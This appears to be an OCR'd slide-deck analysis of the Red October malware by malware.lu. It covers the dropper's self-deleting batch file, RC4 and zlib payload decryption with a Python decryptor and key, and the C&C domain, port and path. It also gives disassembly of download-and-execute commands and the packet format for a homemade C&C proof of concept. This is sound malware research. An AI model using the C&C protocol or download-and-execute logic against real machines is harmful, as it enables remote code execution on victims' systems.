
Red October: msmx21.exe (dropper)

We can download the content of the file by adding breakpoint on the function WriteFile():





Red October: .bat, .exe & payload



Red October: msc.bat

The content of the batch:

```
chcp 1251
:Repeat
attrib -a -s -h -r "c:\msmx21.exe"
del "c:\msmx21.exe"
if exist "c:\msmx21.exe" goto Repeat
del "%TEMP%\msc.bat"
```

Red October: svchost.exe


The file was packed, we used the same technique than previously.
The unpacked file was an UPX file.

Here is the hash of the files:
- e1ed995b223e899ee8557bbdbaab7c83 (with upx)
- 5f38e180671fe1d86009d730687a0e3e (without upx)

The purpose of the binary is to decrypt the wsdktr.ltp file.
The algorithm is:
-RC4
-Zlib


Red October: svchost.exe

RC4 function KSA (function 0x403930):



Red October: svchost.exe

RC4 function PRGA (function 0x4039B0):



Red October: svchost.exe

Zlib function (function 0x404500):

```
sub_404500 proc near

var_38= dword ptr -38h
var_34= dword ptr -34h
var_2C= dword ptr -2Ch
var_28= dword ptr -28h
var_24= dword ptr -24h
var_18= dword ptr -18h
var_14= dword ptr -14h
arg_0= dword ptr  4
arg_4= dword ptr  8
arg_8= dword ptr  0Ch
arg_C= dword ptr  10h

sub    esp, 38h
mov    ecx, [esp+38h+arg_C]
mov    eax, [esp+38h+arg_8]
mov    edx, [esp+38h+arg_0]
push   edi
mov    edi, [esp+3Ch+arg_4]
push   38h
mov    [esp+40h+var_34], ecx
mov    [esp+40h+var_38], eax
mov    eax, [edi]
lea    ecx, [esp+40h+var_38]
push   offset a1_2_3  ; "1.2.3"
push   ecx
mov    [esp+48h+var_2C], edx
mov    [esp+48h+var_28], eax
mov    [esp+48h+var_18], 0
mov    [esp+48h+var_14], 0
call   sub_404730
add    esp, 0Ch
```

Red October: svchost.exe

A python script to decrypt the payload

```
import sys
from Crypto.Cipher import ARC4
import hashlib
import zlib

key = "dfdedkwe3322oeitodkdjeio3e9ekdjwasddcncmvjdasalwpeoryg7534hvn5wewse"
data = open(sys.argv[1]).read()
rc4 = ARC4.new(key)
decrypted = rc4.encrypt(data)
decompressed = zlib.decompress(decrypted[4:])
sys.stdout.write(decompressed)
```

The usage:


```
rootbsd@malware.lu:~$ python get_dll.py wsdktr.ltp > final.dll
rootbsd@malware.lu:~$ file final.dll
final.dll: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows, UPX compressed
```

Red October: svchost.exe

Here is the hash of the final binary:
- 9b049bcb675377af1ca08fcf3ddad89c (.dll)
- b587fb33613bfbdd2a95e98fc00391d5 (unpack .dll)

!! We finally have the real Red October sample !!


Red October: the real malware



Red October: the real malware

A complet IDA Pro file is available here:
- http://malware-lu.googlecode.com/git/redoctober/ida/red.idb


The first step was to create a thread.



```
push    offset CriticalSection ; lpCriticalSection
call    ds:EnterCriticalSection
lea     ecx, [esp+4+var_4]
push    ecx             ; int
push    0               ; dwCreationFlags
push    0               ; int
push    offset CC_handler_switch_0 ; ThreadId
push    0               ; dwStackSize
push    0               ; lpThreadAttributes
mov     dword_10026F18, 1
call    __beginthreadex
add     esp, 18h
cmp     eax, 0FFFFFFFFh
jz      short loc_10001091
```

The real malicious function calls by the thread is sub_100013A0.

Red October: the real malware



Red October: the real malware

The workflow of the malware:
- sub_1000DD70: this function retrieves system information such as Windows directory, volume info, IE version...
- sub_10003F00: this function reads the configuration of the browsers and forges the HTTP request (using POST method) to contact the C&C. The list of the C&C is available at this adress: 0x10025008 (nt-windows-online.com;...), the port is available at this adress: 0x10025028 (80) and the path is available at this adress: 0x10025024 (/cgi-bin/nt/th).


The communication uses a XOR, the malware needs to decode the data. The key of the XOR is a rand() with the seed 12345.

```
mov     edx, CC_url_path
lea     eax, [esp+6F4h+var_6D0]
push    eax                     ; int
mov     eax, dword ptr port_80
push    62h                     ; len
lea     ecx, [esp+6FCh+var_610]
push    ecx                     ; int
mov     ecx, URL
push    edx                     ; int
push    eax                     ; int
push    ecx                     ; int
call    contactCC_0
```

Red October: the real malware

The C&C gives an order to the infected machine.

- case 0x4: executes a binary stored locally:



```
loc_100015FA:
lea     eax, [esp+6F4h+StartupInfo]
push    eax             ; lpStartupInfo
call    ds:GetStartupInfoA
lea     ecx, [esp+6F4h+ProcessInformation]
push    ecx             ; lpProcessInformation
lea     edx, [esp+6F8h+StartupInfo]
push    edx             ; lpStartupInfo
push    0               ; lpCurrentDirectory
push    0               ; lpEnvironment
push    0               ; dwCreationFlags
push    1               ; bInheritHandles
push    0               ; lpThreadAttributes
push    0               ; lpProcessAttributes
push    0               ; lpCommandLine
lea     ecx, [esp+718h+var_6E4]
call    getblob
push    eax             ; lpApplicationName
call    ds:CreateProcessA
jmp     loc_100018D3    ; default
```

Red October: the real malware

The C&C gives an order to the infected machine.

- case 0x3: download a file and execute this file:

```
loc_10001548:           ; case 0x3, write dowloaded blob to file
lea     ecx, [esp+6F4h+var_6E4] ; and launch as process
call    getsize
push    eax             ; nNumberOfBytesToWrite
lea     ecx, [esp+6F8h+var_6E4]
call    getblob
push    eax             ; blob
call    writetofile     ; arg0:
                        ; {
                        ;  uint32 path_type; //0:filename is full path
                        ;  //1: get temp file
                        ;  //2: in system directory
                        ;  //3: in windows directory
                        ;  char filename[]
                        ;  char buffToWrite[]
                        ; }
mov     esi, eax
add     esp, 8
lea     eax, [esp+6F4h+StartupInfo]
push    eax             ; lpStartupInfo
call    ds:GetStartupInfoA
lea     ecx, [esp+6F4h+ProcessInformation]
push    ecx             ; lpProcessInformation
lea     edx, [esp+6F8h+StartupInfo]
push    edx             ; lpStartupInfo
push    0               ; lpCurrentDirectory
push    0               ; lpEnvironment
push    0               ; dwCreationFlags
push    1               ; bInheritHandles
push    0               ; lpThreadAttributes
push    0               ; lpProcessAttributes
push    0               ; lpCommandLine
push    esi             ; lpApplicationName
call    ds:CreateProcessA
```

Red October: the real malware

The C&C gives an order to the infected machine.


- case 0x6: download a file:

```
loc_10001632:           ; case 0x6 write downloaded blob to file
lea     ecx, [esp+6F4h+var_6E4]
call    getsize
push    eax             ; nNumberOfBytesToWrite
lea     ecx, [esp+6F8h+var_6E4]
call    getblob
push    eax             ; blob
call    writetofile     ; arg0:
                        ; {
                        ;  uint32 path_type; //0:filename is full path
                        ;  //1: get temp file
                        ;  //2: in system directory
                        ;  //3: in windows directory
                        ;  char filename[]
                        ;  char buffToWrite[]
                        ; }
push    eax             ; void *
call    j__free
add     esp, 0Ch
jmp     loc_100018D3    ; default
```

Red October: the real malware

The C&C gives an order to the infected machine.

- case 0x7: install a new version of the malware:



Red October: the real malware

The C&C gives an order to the infected machine.

- case by default: do nothing...

Red October: homemade C&C

We provide a poc of a homemade C&C.

Here is the format of the network packet:
- ID: four bytes containing the command, in our case 0x3
- size: four bytes containing the size of the packet
- Directory: four bytes containing a code to define the directory to save the file, for example 0x1 is %TEMP%
- FileName: the name of the file is put here and finishes by \x00
- Binary: here the binary in raw format

The server uses a XOR to encode this data before sending them to the infected machine.

The code source of the C&C is available here:
http://code.google.com/p/malware-lu/wiki/en_malware_redoctober_cc

Red October: conclusion...

Our opinion about this case….